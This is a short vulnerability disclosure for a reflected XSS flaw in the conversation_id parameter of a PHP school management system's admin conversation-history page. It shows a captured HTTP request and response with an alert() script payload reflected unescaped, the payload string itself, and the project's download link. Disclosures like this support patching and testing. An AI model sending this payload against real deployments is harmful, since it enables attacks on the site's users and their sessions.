


XSS injection vulnerability exists in conversation_id parameter of /view/conversation_history_admin.php file of Complete Web-Based School Management System

With XSS, cybercriminals can turn trusted websites into malicious ones, thus causing inordinate harm and damage not only to the victims but also to the reputation of the trusted website's owner.

Websites that are compromised by XSS can cause any number of threats to attack a user's system. This can involve anything from inappropriate content being displayed to malware being downloaded onto the system without the user knowing.



```
Request
Pretty Raw Hex
1 GET /std1/view/conversation_history_admin.php?
  conversation_id=
  conversation_id'"()%26%25<zzz><ScRiPt%20>alert(
  9819)</ScRiPt>&friend_index=friend_index&
  my_index=my_index&my_type=my_type HTTP/1.1
2 Accept: */*
3 Referer: http://192.168.30.1/std1
4 Cookie: PHPSESSID=0hmf9amcmumd16gsjs2k06ehe
5 Accept-Encoding: gzip, deflate, br
6 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/114.0.0.0 Safari/537.36
7 Host: 192.168.31.163
8 Connection: Keep-alive
9
10

Response
Pretty Raw Hex Render
30 </div>
31 </div>
32 <!--/.panel-body-->
33 <div class="">
34 <!--panel-footer-->
35 <textarea class="form-control" id="msg"
  name="msg" rows="2">
36 </textarea>
37 <input type="hidden" name="
  conversation_id" id="conversation_id"
  value="conversation_id'"()%&lt;zzz>
  <ScRiPt >
  alert(9819)
  </ScRiPt>
  ">
38 <input type="hidden" name="my_index" id=
  "my_index" value="my_index">
39 <input type="hidden" name="friend_index"
  id="friend_index" value="friend_index">
40 <input type="hidden" name="my_type" id=
  "my_type" value="my_type">
41 </div>
42 <!--/.panel-footer-->
43 </div>
44 <!--/.panel-->
45 </div>

0 matches 1 match
Done 1,935 bytes | 4 millis
```

Payload: conversation_id=conversation_id'"()%26%25<zzz><ScRiPt%20>alert(9819)</ScRiPt>

Source Download:

<https://www.campcodes.com/projects/php/web-based-school-management-system/>